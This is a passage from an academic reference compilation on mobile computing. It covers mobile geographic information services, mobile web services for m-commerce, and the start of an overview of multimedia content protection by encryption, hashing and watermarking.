Mobile commuting and commerce are clearly becoming a greater part of the world economy. With greater mobile use, legislation and litigation follow. The Electronic Communications Privacy Act, US Economic Espionage Act, Americans with Disabilities Act, and many other acts will help define the rights of employers and employees. To protect companies from litigation, data from mobile computing and commerce will clearly have to be protected, stored, and used for business purposes only.

KEY TERMS

3G: Third generation in wireless technology involving mobile communications with enhanced media (voice, data, and remote control), usability on modes such as cell phones, paging, faxing, videoconferencing, and web browsing, broad bandwidth, high speed, and roaming capability (Webopedia.com, 2007).

Digital Millennium Copyright Act: Prohibits the sale and distribution of devices that would enable the unauthorized access or copying of a work (Benedict.com, 2007).

Electronic Communications Privacy Act: Limits the access, use, disclosure, interception, and privacy of electronic communications (Kaupins and Minch, 2006). It protects individuals' communications from third parties with no legitimate message access (e.g., from the government that has not conducted a court order) and from message carriers such as Internet service providers (Kaupins and Minch, 2006).

Local Area Network (LAN): A computer network that covers a relatively small area, often confined to a building or group of buildings. Most connect workstations and personal computers (Webopedia.com, 2007a).

Location Monitoring: The use of location-aware technologies such as wireless local area networks, radio frequency identification (RFID) tags, and global positioning systems (GPS) to determine the location of people or objects (Kaupins and Minch, 2007).

Mobile Commerce: The buying and selling of goods and services through wireless devices (Webopedia.com, 2007).

Mobile Computing: The ability to use untethered (not physically connected) technology in remote locations to communicate through the Internet or a private network. The technology involves a mobile device linked to centrally located information or application software through battery powered, portable, and wireless devices (Webopedia.com, 2007).

Wi-Fi: A brand originally licensed by the WiFi Alliance that describes the underlying technology of wireless local area networks based on the IEEE 802.11 specifications. It was developed to be used for mobile computing devices (such as laptops) and in LANs, but is now used for services, including Internet and VoIP phone access, gaming, and basic connections with consumer electronics such as televisions, DVD players, or digital cameras (Webopedia.com, 2007).

Mobile Geographic Information Services

Lin Hui
Chinese University of Hong Kong, China

Ye Lei
Shanghai GALILEO Industries Ltd. (SGI), China

ABSTRACT

The birth of mobile geographic information service (GIS) is introduced first, which is coming from the value-added service requirements in third generation (3G) telecommunications and functionally supported by geographic information system technologies. Then the history of mobile geographic services coming from mobile GIS (MGIS) is introduced. The present turning inside-out model of mobile geographic information service is discussed. The future developing trends of mobile geographic information services supported by ubiquitous computing research is proposed. The overview of mobile geographic information service is summarized in the conclusion, and the relationships and fusions between location-based services (LBS) and mobile geographic information services are discussed.

INTRODUCTION

The geographic information system (GIS) is the most active technology in geographic science and earth science. With the development of computer and network software and hardware, especially Internet building, GIS has got a lot of new features to fit Web applications. GIS technology integrates common database operations such as query and statistical analysis with unique visualization and geographic analysis benefits offered by maps. GIS usually provides a number of tools for people to get more useful geographic information. Now GIS not only serves as a spatial data management system but also plays an important role in many geo-based application fields.

Recently, with the new challenge in work and life, personal computers can not meet the demand of people in many situations. Not only the individuals but also enterprise customers hope to access the information under the mobile environment.

The third generation mobile phone is an extraordinary story of emerging technology. The transition from “2G” to “3G” will revolutionize our concept of the mobile phone by bringing personal bandwidth and applications previously associated only with fixed networks (http://www.csc.com/features/2001/34.shtml).

On the other hand, expanding wireless coverage, more reliable connections, reduced network latency, higher data transfer bandwidth, cheap and accurate positioning technologies, and widespread adoption of mobile telephones and other mobile devices are the key enablers of mobile geographic information services.

FROM MOBILE GIS TO MOBILE GEOGRAPHIC INFORMATION SERVICES

Since 1990, geospatial information technologies and mobile wireless Internet have been rapidly developed. It is easy to see that the integration of geospatial information and mobile Internet is inevitable, which is simultaneity driven by market demands and technologies.

The integrated system is designed to work on mobile intelligent terminals, and brings new dimension–at any time, any place–to access geospatial and attribute information in GIS. It is called mobile geographic information system (MGIS). MGIS offers another new perspective for the use of GIS and further extends the “office” GIS works in mobile environment. MGIS was early applied to assist office and collect data in the field.

The research on mobile GIS started from the 1990s. The aim of the mobile geographic information services is to assist the geographic data management of some special department, such as the managements of power, engineering construction, and water supplies. The link and data transfer of the outside and inside GIS by the wireless network is the key technology of MGIS. Procis

Software developed this kind of MGIS in 1992. MGIS is only considered a part of the company GIS, so it must depend on the data management system, mobile geographic information management system (MGIMS). MGIS needs the abilities of MGIMS, such as offering the wireless communication channels, and managing and integrating the data collected outside.

In the middle of the 1990s, with the progress of the computer hardware and software and the development of new mobile terminals, location-based services (LBS) became the key topic of this period.

In this period, MGIS made some advanced technical preparation, but many applications were competed using the traditional paper map service. For example, solving the problem of "which is the nearest route?" or "where is the nearest restaurant?" the paper maps just showed the attribute information of the point/line without any explanations.


Actually, MGIS had more achievements in the traffic and cartography fields than the geographic information service at that time. Some implementations regarding navigation service by pocket PC/PDA/palm and vehicle monitoring system integrated with GPS were built, and client/server GIS structure and flush type GIS software were the most important topics in this age.

These kinds of MGIS applications were also called location-based services. The technologies involve geographical information systems, global navigation satellite systems (GNSS), radio frequency identification (RFID), and various other location sensing technologies with varying degrees of accuracy, coverage, and cost of installation and maintenance. Some most recent location sensing technology based on ultra wideband radio can even achieve accuracies on the order of centimeters in an indoor environment. Meanwhile, the rapid evolution of cell phone industry from initial simple talk services to multiple functions of multimedia messaging and voice services with the emergence of broadband wireless infrastructure has created tremendous demands for various location-based services.

Maybe the first real mobile geographic information service concept was proposed by Nippon Telegraph and Telephone Public Corporation DoCoMo in 1998. The earliest explanation of DoCoMo is that it is a Japanese character combination that means "anywhere." However, now it can be taken to mean "do communications over the mobile network." And the first character "i" of i-mode standard proposed by DoCoMo presents information, is interactive, independent, Internet-based, and "ai" (the Japanese and Chinese voice of love) (Keiji Tachikawa, the CEO of DoCoMo).

What are the mobile geographic information services? The mobile geographic information services are services provided by the geospatial service systems wherever and whenever are needed. It defines an "interactive" model between the user and the actual

Figure 1. GIS developing trends



world, which can provide different information service dynamically to cater to individual users at different times, and in different places. When the same mobile user is interacting with the model, the user's view will change along with the user's type of role and the environment.

Generally speaking, mobile geographic information services are the combinations of all the GIS applications with easy-to-use mobile devices (especially for the third generation [3G] cell-phones) to provide information wherever and whenever is needed (e.g., putting spatial information into the dashboards of vehicles, and in the hands of those in the street or out in the field). It is giving service providers and emergency responders the real-time location information (not positioning) that enables them to offer rapid response, targeted, relevant assistance, and better services.

MOBILE GEOGRAPHIC INFORMATION SERVICES: TURNING GIS IN OUTSIDE

As we move toward a world with hundreds of millions of location aware, wirelessly connected mobile devices in the hands of ordinary people carrying out the ordinary tasks of everyday life, the situation is rapidly becoming inverted. The most interesting information can be derived from the behavior of people as they travel through geographic space and consume geographic information services. The fundamental algorithms and data structures used in delivering these services are mostly the same as in today's traditional geographic information systems. The application of core GIS technology is very different though, partly because the data are streaming in from a very large number of mobile devices, and partly because the useful applications are very different. Mobile devices operate in a dynamic and ever-changing environment. Many practical mobile geographic information services support travel planning or travel guidance. These activities involve constraints based on the mode of transportation, availability of suitable paths, and the coordination of different individuals and vehicles to meet (or not meet!) at common points in space and time. Spatial intersection, spatial search, and other core traditional GIS operations are still needed, but mobile applications are quite different from ones based on static information. They usually require real-time responses to changes in the position or orientation of the mobile device.

Mobile geographic information service is not a simple conventional traditional GIS modified to operate on a smaller computer, but a brand-new system architecture using a fundamentally new paradigm. It extends unlimited information on the Internet and the powerful service functions of GIS to mobile devices. It can also provide mobile users with geospatial information services. At this time, it would be built on the new integration. Mobile geographic information service creates a new channel of business practice, and thousands of potential applications and services can also be developed.

As a kind of mobile information service, mobile geographic information services should have the following features: mobility, real-time online service, nonstructural data contents and multipoints, be people-oriented (supporting the nature language query and output, most wireless communication methods, and variability of mobile terminals), and have the ability to present remotely sensed images.

Table 1. The contrast of MGIS, LBS and mobile geographic information service

	MGIS	LBS	Mobile Geographic Information Service
Mobility	√	√	√
Spatial aspect	√	√	√
Real-time online service	Just Transferring Data	Mixed with offline	online
Multi-points	×	√	√
Nature language query and output	×	√	√
Most wireless communication method	Just Transferring Data	√	√
Variability of the mobile terminal	Pocket PC/PDA/Palm	Pocket PC/PDA/Palm	√
Presenting remote sensing image	×	Depend on the hardware of terminals	√

It is a consensus among IT professionals that people should give priority to service rather than software itself, and the former is accomplished through the Internet. This has a substantial positive effect on both the academic and the industrial world. As a software system is designed to gather, store, manage, analyze, and display geographic information, mobile geographic information services aim at providing better and easy-to-use, easy-to-access, and easy-to-operate inner geographic information to outside services. This is made possible by recent technologies, and called on by the market requirements nowadays.

The role of geographic information science (GIScience) becomes one of learning to describe, model, and manipulate this massive new flow of spatio-temporal data from hundreds of millions of devices dispersed over the planet's surface and the corresponding delivery of mobile geographic information services out to the devices. This wireless application protocol (WAP)-based inside-out model of GIS is likely to become the principal mode of application of GIS technology as we move from products derived from the static compilations of the specialist to applications supporting the everyday lives of everyone, everywhere, all the time.

FUTURE TRENDS OF MOBILE GEOGRAPHIC INFORMATION SERVICES

Ubiquitous computing or pervasive computing is seen as one of the big trends in computing. It deals with distributed and mobile computer systems, which make the computer disappear through a range of new devices and interaction possibilities. On the other side, geographical information, data, and services are becoming accessible in various new forms and through a wide range of applications as well as new classes of devices.

As the technology develops, the discussions about the potentials, problems, and technical issues of emerging ubiquitous geographic information services are needed, especially the new issues of mobile geographic information services in a ubiquitous computing environment. This is a truly interdisciplinary field that needs input from several communities both within GIScience and from the broader field of ubiquitous computing.

On the other hand, new forms of devices and human-computer-interaction paradigms and new context-aware ways of using and visualizing spatial information are emerging in several disciplines, which pose new research and engineering questions on how to utilize and interact with mobile geographic information services in an ubiquitous computing environment.

In order to deal with theses issues, futures mobile geographic information services aim at addressing research and engineering questions around the following topics, but are not limited to the following topics:

- Beyond mobile geographic information services in ubiquitous computing environment
- Next generation ubiquitous mobile geographic information services
- Interoperability and standards for ubiquitous mobile geographic information Services
- Ubiquitous geographic information (UBGI) and UbiGI services (UbiGIS)
- Adaptability and personalization of mobile geographic information services
- Formal modeling for mobile geographic information services (e.g., context, situation, location, user, etc.)
- Sensor networks for mobile geographic information services (in- and outdoor, RFID, etc.)
- Navigation, wayfinding, and trip planning for mobile geographic information services
- Digital rights management for mobile geographic information services
- P2P architecture for mobile geographic information services
- New user interfaces of mobile geographic information services (e.g., multimodal)
- Security and privacy in mobile geographic information services
- Mobile geographic information services for 3G/fourth generation (4G)

CONCLUSION

This article strived to capture the current developments in mobile geographic information services, an emerging and fast developing weld cutting across the boundaries of geospatial, mobile, and information technologies. We have seen from the previous review that increasing efforts have been made by both geospatial scientists and computer and wireless communication scientists towards the advancement of mobile geographic information services. We have also seen a series of issues and challenges imposed on mobile geographic information services research from both technological and societal perspectives. The need and importance of many GIScience research topics find more justifications with mobile geographic information services. Meanwhile these research topics also see new challenges with mobile geographic information services. More cross-disciplinary endeavors are anticipated in the future particularly at the intersection of information technology, geospatial technology, and increasing awareness of social impacts of the technologies.

There is no a clear-cut boundary of LBS and mobile geographic information services, as many fundamental research issues of GIScience are those of LBS as well. The boundary could be even more blurry in the future when conventional GIS advances to invisible GIS, in which GIS functionalities are embedded in tiny sensors and microprocessors. Speculated, conventional GIS concepts may disappear, but instead GIS functionalities may appear in a pervasive fashion when the idea of ubiquitous computing comes true. The evolution of mobile geographic information service turning GIS into outside concepts clearly reflects the shift of computing platforms from mainframe, to desktop, and nowadays to an increasingly pervasive fashion. It is the shift that makes LBS and mobile geographic information services research special, challenging, and exciting.

KEY TERMS

3G: 3G refers to the third generation of developments in mobile communication technologies, and its name follows the first generation (1G) and second generation (2G) in wireless communications.

GIS: GIS is a computer system for capturing, storing, checking, integrating, manipulating, analysing, and displaying data related to positions on the Earth's surface.

GIScience: Geographic information science (GIScience) or GISci includes the existing technologies and research areas of geographic information systems (GIS), cartography, remote sensing, photogrammetry, and surveying (also termed geomatics in the U.S.).

GNSS: Global navigation satellite system. GNSS is a satellite system that is used to pinpoint the geographic location of a user's receiver anywhere in the world.

LBS: Location-based service. "Any service or application that extends spatial information processing, or GIS capabilities, to end users via the Internet and/or wireless network."

Pocket PC: Pocket PC (PPC) is one kind of handhold computer supported by Microsoft Window CE Operating System. HP and Dell are the world-famous PPC manufacturers.

PDA: Personal digital assistant. PDA is a handheld device that combines computing, telephone/fax, Internet, and networking features.

RFID: Radio frequency identification. RFID is a technology that uses tiny computer chips smaller than a grain of sand to track items at a distance.

Ubiquitous Computing: Ubiquitous computing names the third wave in computing, just now beginning. It is roughly the opposite of virtual reality, and it is a very difficult integration of human factors, computer science, engineering, and social sciences.

Mobile Web Services for Mobile Commerce

Subhankar Dhar
San Jose State University, USA

INTRODUCTION

In recent years, Web services have gained popularity in terms of applications and usage. A copious volume of literature has been published that describes the potential benefits of this technology (Chu, You, & Teng, 2004; Gehlen & Pham 2005; Pasthan, 2005; Yoshikawa, Ohta, Nakagawa, & Kurakake, 2003). The business community has slowly started to realize how this technology can be used to solve various business problems (Tilley, Gerdes, Hamilton, Huang, Muller, Smith, & Wong, 2004). The idea of a Web service stems from the fact that different applications developed in heterogeneous technology platforms can be seamlessly integrated together via some common standard protocols over World Wide Web (Chu, et al., 2004; Pasthan, 2005). This will facilitate reusable software component development, enterprise application integration (EAI), and distributed application development.

A new emerging area that is currently under development is mobile Web services, which will be quite useful in terms of capability and applications. There are numerous business benefits in using these mobile services, but these new technological developments pose various challenges. In this article, we discuss emerging mobile commerce applications and then present an open mobile Web services framework that will support various mobile commerce applications.

WEB SERVICES AND SERVICE-ORIENTED ARCHITECTURE

What are Web Services?

The W3C defines Web services as follows: "A Web service is a software system identified by a URL, whose public interfaces and bindings are described using XML. Its definition can be discovered by other software systems. These systems may then interact with the Web service in a manner prescribed by its definition, using XML based messages conveyed by Internet protocols" (W3C, 2006).

At a conceptual level, Web services consist of a service provider, a service requestor, and a service registry, as shown in Figure 1. The service requestors and providers communicate with each other by exchanging messages using open standards and protocols. Another important feature is that the requestors and providers form loosely coupled systems, meaning that the development of each of the systems is done in a truly distributed manner. They are developed, implemented, and maintained independent of each other.


Web Services Standards and Protocols

Web services is a layered stack of protocols that consists of the service transport layer, the XML messaging layer, the service description layer, and the service discovery layer. This is illustrated in Table 1.

The function of the XML messaging layer is to encode messages in a common XML format so that they can be interpreted by all communicating services, which is independent of hardware platform or implementation language. The simple object access protocol (SOAP) (Gao et al., 2004; Mnaouer, Shekhar, & Liang, 2004) can interpret regular XML and invoke a Web service. In addition, it can also retrieve the results in a consistent manner. The entire SOAP message is wrapped in an XML envelope and is sent using HTTP.

The function of the service description layer is to describe the public interface to a specific Web service. This is done using the Web service description language (WSDL), which is essentially an XML grammar. The public interface to a Web service typically includes all methods provided by the service along with their invocation requirements. In addition, the public interface contains binding information to specific transport protocols, and address information for locating the service. A client can locate a Web service and invoke

Figure 1. Web services model



any of its available functions using WSDL. There are various WSDL-aware tools available that will automate this process, thereby enabling an application to easily integrate new services with very little coding.

The function of the service discovery layer is to register Web services into a common registry. The universal description, discovery, and integration (UDDI) protocol is responsible for service discovery. Data in UDDI are stored in XML format. The users and various other Web services will be able to locate Web services through UDDI. After a Web service is found, the Web service description in WSDL format is retrieved and then the service is invoked by SOAP.

Service-Oriented Architecture

A service-oriented architecture (SOA) is a collection of service providers that has public interfaces through which the services are assessable by a third party (Erl, 2004). A service is created by means of an application that has an interface through which messages (typically XML) can be transferred. A service also encapsulates its data, and manages ACID (Atomic, Consistent, Isolated, Durable) transactions within its data sources. The individual service characteristics make SOA highly suitable for Web services.

Services are typically developed in the following four layers:

- Client interface
- Business process interface
- Business rules
- Data access

The client interface is the bridge between clients of a service and the service's business process interface. A single service can have multiple interfaces, such as Web services, queuing systems, or simple file shares. The

Table 1. Web services protocol stack

SERVICE	PROTOCOL
Discovery	UDDI
Description	WSDL
XML Messaging	XML-RPC, SOAP
Transport	HTTP, BEEP
Network	TCP, IP

business process interface is called by means of the client interfaces. The business process interface also takes part in converting data in the private internal schema of a service to the service's public schema. The business rules encapsulate atomic business operations that can be orchestrated by the interface. The complete encapsulation of data access is one of the most important features of a service. Business processes and rules work with one or more data access APIs in a service. Services guard their data by enforcing all business and data integrity rules and do not allow outside clients to participate in any ACID transactions that would put a service at the mercy of the client in terms of possible concurrency and locks. Services are responsible for the state of data in their control, and they are the final word for their data.

Mobile Web Services

Mobile Web services are a special class of Web services that are optimized to work in the mobile environment (Cheng et al., 2002; Pasthan, 2005).

There are differences between mobile Web service (MWS) and traditional Web service, which can be described as follows:

- Because MWS are typically used by small portable devices, the size of the screen is a constraint. In addition, user interface and input to the device is less user friendly.
- The devices are associated with the identity of the user.
- The applications are personalized based on the user input.
- The devices have limited battery power, restricted processing power and low memory. In addition to that, the wireless links are quite often limited to poor bandwidth.

In order to standardize mobile Web services, the open mobile alliance (OMA) (OMA, 2006)) has been established that consists of mobile device manufacturers, operators, and IT vendors that are working together to address issues like how Web services can be leveraged by mobile network operators (MNO). OMA defines the enabling services such as location, digital rights, and presence; use cases involving mobile subscribers, mobile operators, and service providers; architecture for the access and deployment of enabling services; and a Web services framework using SOAP and service-oriented architecture.

XML-based J2ME (JCP, 2006) Web services have been modified to fit into the mobile environment. For example, kXML, a lightweight version of XML, is designed to work on portable mobile devices. It is a small XML parser suitable for all Java platforms specially developed for mobile environment such as the mobile information device profile (MIDP) (Kundsen, 2002). Similarly, kSOAP is a SOAP API suitable for Java 2 Microedition, based on kXML. Because of its small footprint, it is suitable for building SOAP-enabled Java applets.

EMERGING MOBILE COMMERCE APPLICATIONS

In this section, we will attempt to broadly classify the emerging mobile commerce applications. We will mainly discuss those classes of applications that are going to be important or deployed in the near future (Varshney & Vetter, 2002), as described in Table 2.

A WEB SERVICES FRAMEWORK TO SUPPORT MOBILE COMMERCE

This section gives an outline of a mobile Web services framework based on an open standards and service-oriented architecture (Cheng et al., 2002; Gao et al., 2004; Nokia, 2004). As the Web services began to gain popularity, the varied number of business applications led to the extension and capabilities of the first generation Web services. The new generation of Web services driven by service-oriented architecture attempts to support a wide range of applications, including mobile commerce (Chu et al., 2004; Pilioura, Tsalgatidou, & Hadjiefthymiades, 2003).

Figure 2 represents the open mobile Web services framework that will provide a variety of APIs so that the mobile clients can make use of it and connect disparate environments, bridging mobile phone applications, mobile network servers, and application servers. This can be achieved by passing standardized messages between services. Various services can be built on the top of this framework. The developers do not need to build networking and security support into the service;

Table 2. Classification of mobile commerce applications

Class of applications	Description	Example
Mobile financial applications	Applications where mobile devices are used to retrieve financial data and do financial transactions (micropayments)	Make payments, stock trading, banking, account information, etc.
Mobile location based services	Applications that provide location sensitive data to the mobile client, possibly using GPS	Mobile advertising, local restaurant and travel guide, etc.
Mobile inventory management	Applications trying to reduce the amount of inventory needed by providing real-time data for in-house and inventory on the move	Product tracking in large warehouse
Mobile shopping/transactions	Applications that support mobile users to view product information and facilitate shopping	Purchasing tickets for a concert that are in huge demand and the transaction needs to be done immediately
Mobile service management	Mobile service agents on the road providing assistance to clients that need immediate assistance	Customer support engineers proving real-time assistance to time critical applications remotely
Mobile auction	Applications allowing users to buy or sell certain items using multicast support of wireless infrastructure.	Airlines competing to buy a landing time slot during runway congestion (a proposed solution to air-traffic congestion problem)
Mobile entertainment	Applications providing the entertainment services to users on per event or subscription basis	Video-on-demand, audio-on-demand, and interactive games on mobile devices
Mobile office	Applications providing the complete office environment to mobile users anywhere, anytime	Working remotely from airport, and conferences, etc.
Mobile distance education	Applications extending distance/virtual education support for mobile users everywhere.	Taking a class using streaming audio and video
Mobile sales force support	Applications proving real-time data and product related information to mobile sales team	A sales person on the road needs current product pricing and product release date or customer information

instead they can use security and networking services provided by this framework.

The application interface layer provides various APIs that allows programmers the flexibility to choose a language that is appropriate for a particular application. This architecture provides a unified model for application development that will support multiple development platforms.

The Web services invocation framework is a simple API for invoking Web services, no matter how or where the services are provided.

Service discovery and directory services are accessible to client applications by means of various discovery protocols such as UDDI, to locate services on the network (Steele, Khankan, & Dillon, 2005). The client applications along with various components of the framework can parse and manipulate XML using the XML services. The SOAP messages are communicated via HTTP binding or reverse HTTP binding (Kwong, Phan, & Tari, 2005). The session initial protocol (SIP) is used here because it supports voice over IP (VOIP), which is an enabler of mobile telephony.

Using this framework, it will be possible to download Web service applications directly to devices, via another Web service. These services are available through standard, open interfaces. Mobile network operators will be able to offer services that will be used by applications on the mobile devices and content providers.

One of the main features of this framework will be the techniques/methods used to coordinate calls to mobile Web services. This will impose certain conditions on the behavior of participating Web services endpoints as they support various authentication mechanisms such as the SIM to achieve a binding between a particular end user and the associated subscriber account.

It is expected that a large number of new services will be created based on this framework. In addition, due to the capability of authenticating and charging users, new business models will emerge. To succeed and meet customer requirements (end user, developer, application provider, enterprise, etc.) this must be an industry initiative.

EXAMPLE

Many wireless phone service providers nowadays offer various services that allow information to be accessed from the phone such as weather, stock quotes, news, traffic, and sports updates. Web services can play a big role in this scenario, using the open Web services framework discussed here. Next generation phones that have the capability to support SOAP and HTTP can use various Web services and provide the end user many services on demand (Srirama, Jarke, & Prinz, 2006; Zahreddine & Mahmoud, 2005). To provide data services, one has to create a WAP gateway that takes requests from a WML page and calls the service, and then returns the results back to a browser in the WML format.

Here is a concrete example that demonstrates the usefulness of a mobile Web service application for mobile auctions. This application is designed and developed for Microsoft Mobile operating system-based personal digital assistants (PDA) and phones. This application will enable busy mobile users the ability to keep track of their eBay watch list wherever they go.

Because most of the products in Web-based auctions such as eBay are sold or bought through an open auction, it is very important for these bidders to keep a constant watch on these bids. While at home they can watch these items using "myeBay" on their computers, but on the move they do not have the access to their watch list. Also, in some cases when we are bidding for certain items on eBay, users want to bid at a specific time to buy the item at a cheaper price. This application allows eBay users to keep a watch on these items on the move or whenever they do not have access to a computer.

Figure 3 shows a very high level architecture of this application. It shows how various tiers of this application will be integrated together to make this application work and provide all the above listed features.

In this architecture, we assume that the mobile device is connected to Internet using Wi-Fi (802.11x), GSM, or CDMA protocol and can consume EBay Web service using SOAP. In a typical transaction, after initial authentication the mobile users make a SOAP request to the EBay Web service, which replies back with a SOAP response. This XML SOAP response is then parsed and used in the Auction Watcher. Using this architecture, all the functions of EBay Web service can be implemented in this application.

CONCLUSION

Mobile Web services will play an ever increasing role to facilitate mobile commerce. In this article, we presented an open mobile Web services framework. There

Figure 2. Open Web services framework




Figure 3. Mobile auction live environnent



are numerous advantages of an open, standards-based, and vendor-neutral platform. With this, one can perform enterprise application integration in an efficient manner. This open framework using XML-based service-oriented architecture is a vendor-neutral platform that will allow developers and system integrators to build mobile commerce applications in a truly interoperable and heterogeneous application environment.

The use of mobile Web service on mobile devices will not only integrate traditional voice communication with mobile services, but also make it possible to access any data and service on any device and at any time.

KEY TERMS

Enterprise Application Integration (EAI): A combination of various business processes and software systems to integrate a set of enterprise applications.

Extensible Markup Language (XML): A W3C-recommended general-purpose markup language that supports a wide variety of applications. It can capture the semantics of data.

Service-Oriented Architecture (SOA): A collection of service providers that has public interfaces through which the services are assessable by a third party. A service is created by means of an application that has an interface through which messages (typically XML) can be transferred.

Simple Object Access Protocol (SOAP): A protocol for exchanging XML-based messages over computer network, normally using HTTP. SOAP forms the foundation layer of the Web services stack, providing a basic messaging framework that more abstract layers can build on.

Transmission Control Protocol (TCP): A transport layer connection-oriented reliable protocol. TCP supports many of the Internet's most popular application protocols and resulting applications, including the World Wide Web, e-mail, and Secure Shell.

Universal Description, Discovery, and Integration (UDDI): A platform-independent, XML-based registry for businesses worldwide to list themselves on the Internet. UDDI is an open industry initiative, sponsored by OASIS, enabling businesses to publish service listings and discover each other and define how the services or software applications interact over the Internet.

Web Service: A Web service is a software system identified by a URL, whose public interfaces and bindings are described using XML. Its definition can be discovered by other software systems. These systems may then interact with the Web service in a manner prescribed by its definition, using XML-based messages conveyed by Internet protocols.

Web Services Description Language (WSDL): An XML format published for describing Web services. WSDL is an XML-based service description on how to communicate using the Web service; namely, the protocol bindings and message formats required to interact with the Web services listed in its directory.

M

Multimedia Content Protection Technology

Shiguo Lian
France Telecom R&D Beijing, China

INTRODUCTION

Since the beginning of 1990s, some multimedia standards (Joan, Didier, & Chad, 2003) related to image compression, video compression, or audio compression have been published and widely used. These compression methods reduce media data's volumes, and save the storage space or transmission bandwidth. After the middle of 1990s, network technology has been rapidly developed and widely spread, which increases the network bandwidth. With the development of network technology and multimedia (image, audio, video, etc.) technology, multimedia data are used more and more widely. In some applications related to politics, economics, militaries, entertainment, or education, multimedia content security becomes important and urgent. Some sensitive data need to be protected against unauthorized users. For example, only the customers paying for a TV program can watch the program online, while other customers cannot watch the content, only the administrator can update (delete, insert, copy, etc.) the TV program in the database, while others cannot modify the content, the TV program released over Internet can be traced, and so forth.

Multimedia content protection technology protects multimedia data against the threats coming from unauthorized users, especially in network environment. Generally, protected properties include the confidentiality, integrity, ownership, and so forth. The confidentiality defines that only the authorized users can access the multimedia content, while others cannot know multimedia content. The integrity tells whether media data are modified or not. The ownership shows media data's owner information that is used to authenticate or trace the distributor.

During the past decade, various technologies have been proposed to protect media data, which are introduced in this chapter. Additionally, the threats to multimedia data are presented, the existing protection methods are compared, and some future trends are proposed.

BACKGROUND

There are some threats (Furht & Kirovski, 2006) to multimedia data, especially in network environments, such as eavesdropping, malicious tampering, illegal distribution, imitating, and so forth. Among them, eavesdropping denotes the activity to steal multimedia data from the transmission channel, malicious tampering means to modify the media content intentionally, illegal distribution is the phenomenon when the authorized customer distributes his media copy to unauthorized customers, and imitating denotes the activity when unauthorized customers act as authorized customers.

To conquer some of the threats, some technologies have been reported. The well-known ones include steganography (Johnson, Duric, & Jajodia, 2001) and cryptography (Mollin, 2006). Steganography provides the means for secret communication. In steganography, the secret information is hidden in the carrier (image, video, audio, text or computer program, etc.) and transmitted to the receiver combined with the carrier. In this case, eavesdroppers do not know whether there is secret information in the transmitted carrier or not, and cannot apply attacks. Differently, in cryptography, media data are transformed from one form into another form that is unintelligible. Thus, only the authorized user can recover the intelligible media data.

Generally, using one kind of technology, such as cryptography, cannot resist so many attacks, and various threats should be considered when designing a multimedia content protection system. Digital rights management (DRM) system is a good example, which protects all the rights of content provider, service provider, and customer. For example, open mobile alliance (OMA) (OMA, 2005) provides the DRM system for protecting mobile multimedia communication, Internet Streaming Media Alliance (ISMA) (ISMA, 2005) provides the one for protecting streaming media over network, and advanced access content system (AACS) (AACS, 2004) provides the one for protecting digital video discs. In existing DRM systems, only the framework is standardized, which defines the method to package multimedia content and access rights (read, copy, write, etc.) and the protocol to exchange access keys. But, the technologies resisting different attacks are optional. These technologies include encryption algorithm (Furht & Kirovski, 2006), hash function (Ho & Li, 2004), watermarking algorithm (Cox, Miller, & Bloom, 2002), and so forth. Encryption algorithms transform original data into the unintelligible form under the control of the key. Thus, only the user with the correct key can recover the original data. Hash function generates a data string from original data. Generally, it is easy to compute the data string from original data, while difficult to compute original data from the data string. Watermarking algorithm embeds copyright information into media data by modifying media data slightly. Generally, there are slight differences between original data and the watermarked data, which cannot be detected by human perception.

The protection technologies should be selected according to the performance requirements of practical applications. Traditionally, for text data or binary data, there are some means to protect the confidentiality or integrity, such as ciphers or hash functions (Mollin, 2006). However, these protection means are not suitable for such data as image, video, or audio due to the special properties: (1) image, video, or audio is often of large volumes; (2) image, video, or audio is often compressed before transmission or storing; (3) image, video, or audio is often processed by cutting, resizing, resampling, and so forth; and (4) real time transmission or interaction is required by the applications based on image, video, or audio.

Firstly, it is difficult to encrypt multimedia data completely with traditional ciphers. Because media data are often of large volumes, encrypting media data completely costs much time, which is difficult to support real time applications. Additionally, in multimedia communication, the format information of compressed multimedia is often used to realize synchronization that reduces the effects caused by transmission errors. Thus, partial encryption algorithm (Furht & Kirovski, 2006) is more suitable, which leaves such information as the file format unchanged.

Secondly, traditional hash functions are not suitable for multimedia data authentication. Generally, such data as image, video, or audio are often operated by compression, resizing, resampling, analog-to-digital conversion or digital-to-analog conversion, and so forth. Traditional hash functions are sensitive to data changes, that is, a slight change in media data causes great changes in the hash value. Thus, traditional hash function will detect the acceptable operations, and a new hash function (Ho & Li, 2004) that enables acceptable operations is preferred. Additionally, it is often required to detect not only the tampering, but also the tampered location (Wang, Lian, Liu, & Ren, 2006). Thus, for these applications, traditional hash functions are not suitable again, and some new functions are expected.

Thirdly, with only encryption algorithm and hash function, the super distribution problem (Moulin & Koetter, 2005) cannot be solved. That is, after decryption, multimedia content can be redistributed from one person to another freely, and the ownership cannot be authenticated. Thus, new technology is required to protect multimedia data's ownership, such as watermarking technology that embeds ownership information into media data and can survive such lossy operations as compression, resizing, resampling, and so forth.

For such data as image, video, or audio, better encryption algorithms, hash functions, or watermarking algorithms are required to protect the content. Since the past decade, some algorithms have been proposed, which are classified and analyzed in detail as follows. Because only image, video, and audio are focused, multimedia data denote only image, video, and audio in the following content.

CONFIDENTIALITY PROTECTION OF MULTIMEDIA CONTENT

To protect the confidentiality of multimedia content, multimedia data are encrypted into the unintelligible form, and only the authorized user can decrypt the multimedia data into the plain form (Furht & Kirovski, 2006). Generally, multimedia data are encrypted partially or selectively, that is, only parts of them are encrypted while other parts are left unchanged. This is based on two reasons: firstly, by reducing the encrypted data volumes, the encryption efficiency is improved. Secondly, multimedia encryption focuses on content encryption, and such information as file format, file header, or file tail is not so important to the content security.

Generally, a multimedia encryption system is composed of several components, as shown in Table 1. Here, the original multimedia data are encrypted into the encrypted multimedia data with the encryption algorithm under the control of the encryption key. Similarly, the encrypted multimedia data are decrypted into the original multimedia data with the decryption algorithm under the control of the decryption key.

According to the multimedia content to be encrypted, multimedia encryption algorithm can be classified into three types: image encryption, audio encryption, and video encryption.

In image encryption, image content's intelligibility is protected. Thus, it is not necessary to encrypt the image with traditional ciphers completely. Two typical partial encryption algorithms are preferred. The first one is to permute only the pixels' position while leaving the pixels' amplitude unchanged (Maniccam & Bourbakis, 2004). The second one is to encrypt only the real data of the encoded image while leaving the format information unchanged (Lian, Sun, & Wang, 2004).

In audio encryption, not all the audio samples are encrypted. Because audios are often encoded before transmission, encrypting only some sensitive parameters of the encoded audio stream is cost-effective. For example, only the bit allocation parameters in MP3 files are encrypted, while other parameters are left unchanged (Servetti, Testa, Carlos, & Martin, 2003).

